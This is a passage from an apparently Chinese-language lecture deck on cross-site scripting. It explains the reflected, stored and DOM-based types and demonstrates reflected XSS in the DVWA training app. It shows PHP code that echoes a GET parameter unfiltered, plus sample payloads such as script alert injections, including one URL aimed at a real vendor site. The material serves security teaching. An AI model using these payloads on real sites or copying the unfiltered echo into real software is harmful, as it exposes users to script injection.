

第4章 Web攻击及防御技术

—— XSS攻击及防御



跨站脚本攻击

- **1** 跨站脚本攻击概述
- **2** 反射型**XSS**原理
- **3** 存储型**XSS**原理
- **4** 防御跨站脚本攻击

1 跨站脚本攻击概述

- 什么是**XSS**攻击
- 跨站脚本攻击的危害
- 跨站脚本攻击发起条件
- 跨站脚本攻击类型
- 跨站脚本攻击过程

1.1 什么是XSS攻击

- ❑ **XSS**是跨站脚本攻击(**Cross Site Script**)。它指的是恶意攻击者往**Web**页面里插入恶意**html**代码，当用户浏览该网页时，嵌入其中**Web**里面的**html**代码会被执行，从而达到恶意攻击用户的特殊目的。
- ❑ 本来跨站脚本攻击(**Cross Site Scripting**)应该缩写为**CSS**，但这会与层叠样式表(**Cascading Style Sheets, CSS**)的缩写混淆。因此人们将跨站脚本攻击缩写为**XSS**。

1.2 跨站脚本攻击的危害


- ❑ **XSS**攻击可以搜集用户信息，攻击者通常会在有漏洞的程序中插入 **JavaScript**、**VBScript**、**ActiveX** 或**Flash**以欺骗用户。
- ❑ 一旦得手，他们可以盗取用户帐户，修改用户设置，盗取/污染**cookie**，做虚假广告，查看主机信息等。
- ❑ 例如，恶意代码将被欺骗用户的**cookie**收集起来进行**cookie**欺骗，或者是在访问者的电脑执行程序，比如后门木马或者是在系统上添加管理员帐户。

跨站脚本攻击的危害(2)

- 由于**XSS**漏洞很容易在大型网站中发现，在黑客圈内它非常流行。**FBI.gov**、**CNN.com**、**Time.com**、**Ebay**、**Yahoo**、**Apple**、**Microsoft**、**Kaspersky**、**Zdnet**、**Wired**、**Newsbytes**都有这样那样的**XSS**漏洞。
- 例如**Kaspersky** :
`http://www.kasperskyusa.com/promotions/wp_index.php?Threats="><script>alert(55)</script>`

1.2 跨站脚本攻击的危害

►► XSS的危害



1.3 跨站脚本攻击发起条件

- 跨站脚本漏洞主要是由于**Web**服务器没有对用户的输入进行有效性验证或验证强度不够，而又轻易地将它们返回给客户端造成的
 - Web服务器允许用户在表格或编辑框中输入不相关的字符
 - Web服务器存储并允许把用户的输入显示在返回给终端用户的页面上，而这个回显并没有去除非法字符或者重新进行编码

1.3 跨站脚本攻击发起条件

- 如果攻击者输入的是表面正常，却隐含了**XSS**内容的代码，终端用户的浏览器就会接受并执行这段代码。
- 如果攻击者构造的**XSS**代码中不仅仅是被动的获取信息，同时还包含了一些指令，比如在**web**站点上增加新用户、提升自己的权限等，那将对**web**服务器以及**web**应用造成难以预料的危害。

1.3 跨站脚本攻击发起条件

- 实现跨站脚本的攻击需要以下条件：
 - 需要存在跨站脚本漏洞的web应用程序；
 - 需要向web页面注入恶意代码；
 - 这些恶意代码能够被浏览器成功的执行；
 - 需要用户点击连接或者是访问某一页面。

1.4 跨站脚本攻击类型

□ 反射型XSS攻击

通常出现在网站的搜索栏、用户登录口等地方，常用来窃取客户端 **Cookies** 或进行钓鱼欺骗。

□ 存储型XSS攻击

一般出现在网站留言、评论、博客日志等交互处，恶意脚本存储到客户端或者服务端的数据库中。

1.4 跨站脚本攻击类型

- **XSS反射型攻击**，恶意代码并没有保存在目标网站，通过引诱用户点击一个链接到目标网站的恶意链接来实施攻击的。
- **XSS存储型攻击**，恶意代码被保存到目标网站的服务器中，这种攻击具有较强的稳定性和持久性，比较常见场景是在博客，论坛、**OA**、**CRM**等社交网站上。比如：某**CRM**系统的客户投诉功能上存在**XSS**存储型漏洞，黑客提交了恶意攻击代码，当系统管理员查看投诉信息时恶意代码执行，窃取了客户的资料，然而管理员毫不知情，这就是典型的**XSS**存储型攻击。

1.4 跨站脚本攻击类型

□ 反射型XSS攻击

将用户输入的数据（恶意用户输入的js脚本），“反射”到浏览器执行。

□ 存储型XSS攻击

用户输入的数据（恶意代码）可以“存储”在服务端，只要有人访问这个包含有存储型XSS代码的页面，XSS脚本就会在他们的浏览器中执行，这种XSS具有很强的稳定性。

□ DOM-based型XSS攻击

类似于反射型XSS，但是，这种XSS攻击的实现是通过对DOM树的修改而实现的。

1.4 跨站脚本攻击类型

□ 反射型XSS攻击

经过后端，不经过数据库

数据流向是：浏览器 -> 后端 -> 浏览器。

□ 存储型XSS攻击

经过后端，经过数据库


数据流向是：浏览器 -> 后端 -> 数据库 -> 后端 -> 浏览器

□ DOM-based型XSS攻击

不经过后端

数据流向是：URL-->浏览器

反射型XSS攻击流程



反射型 reflected

云课堂




浏览器

返回到浏览器



后端

存储型XSS攻击流程





浏览器

后端

数据库



构造XSS脚本

Web应用程序


写入数据库



1.5 跨站脚本攻击过程

- 寻找**XSS**漏洞
- 注入恶意代码
- 欺骗用户访问


2 反射型XSS原理



□ 获取cookie

- 黑客首先向服务器发送js脚本
- 服务器将含有js脚本的页面发给黑客
- 黑客将js脚本的页面的url发送给被攻击方
- 黑客获取被攻击方的cookie

2 反射型XSS原理



□ 重定向

- 黑客首先向服务器发送js脚本
- 服务器将含有js脚本的页面发给黑客
- 黑客将js脚本的页面的url发送给被攻击方
- 被攻击方点击url重定向到第三方网站

2 反射型XSS攻击举例

dvwa.com/vulnerabilities/xss_r/



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

用户可以通过该页面提交信息，服务器根据用户提交的信息，返回

2 反射型XSS攻击举例

□ 查看源码

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello a

Low Reflected XSS Source

从源码中可以看到，直接引用 name 参数，并没有对输入的参数做任何过滤；例如：输入 a，则返回含有 'Hello a' 的js页面。

```
<?php
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . ' </pre>';
}
?>
```

输入a,返回含有a的js页面

https://blog.csdn.net/weixin_43670577

2 反射型XSS攻击举例


- 1、直接嵌入html: **<script>alert('XSS')</script>**，弹出弹框XSS。




- 黑客首先向服务器发送js脚本
- 服务器将含有js脚本的页面发给黑客
- 黑客将js脚本的页面的url发送给被攻击方
- 被攻击方点击url，则执行黑客嵌入的JS脚本

2 反射型XSS攻击举例

- 1、直接嵌入html: `<script>alert('xss')</script>`，弹出弹框XSS。




使用Burpsuite抓包查看，返回的页面信息为含有输入信息的js页面



2 反射型XSS攻击举例

- 1、直接嵌入html: `<script>alert('xss')</script>`，弹出弹框xss。

dvwa.com/vulnerabilities/xss_r/?name=<script>alert%28%27xss%27%29<%2Fscript>#



The screenshot shows the DVWA interface with the 'XSS (Reflected)' vulnerability selected in the left sidebar. The main content area displays the title 'Vulnerability: Reflected Cross Site Scripting (XSS)'. Below the title is a form with the label 'What's your name?' and a 'Submit' button. A red alert box is visible in the center of the page, displaying the text 'xss'. The URL in the browser's address bar is highlighted with a red box, showing the injected payload: `<script>alert%28%27xss%27%29<%2Fscript>#`.


数据流向是： 前端-->后端-->前端

- 黑客首先向服务器发送js脚本
- 服务器将含有js脚本的页面发给黑客
- 黑客将js脚本的页面的url发送给被攻击方
- 被攻击方点击url，则执行黑客嵌入的JS脚本

2 反射型XSS攻击举例

□ 2、 嵌入： 登录

dvwa.com/vulnerabilities/xss_r/?name=<a+href%3Dhttp%3A%2F%2F127.0.0.1>登录<%2Fa>#



DVWA

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

Hello 登录

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
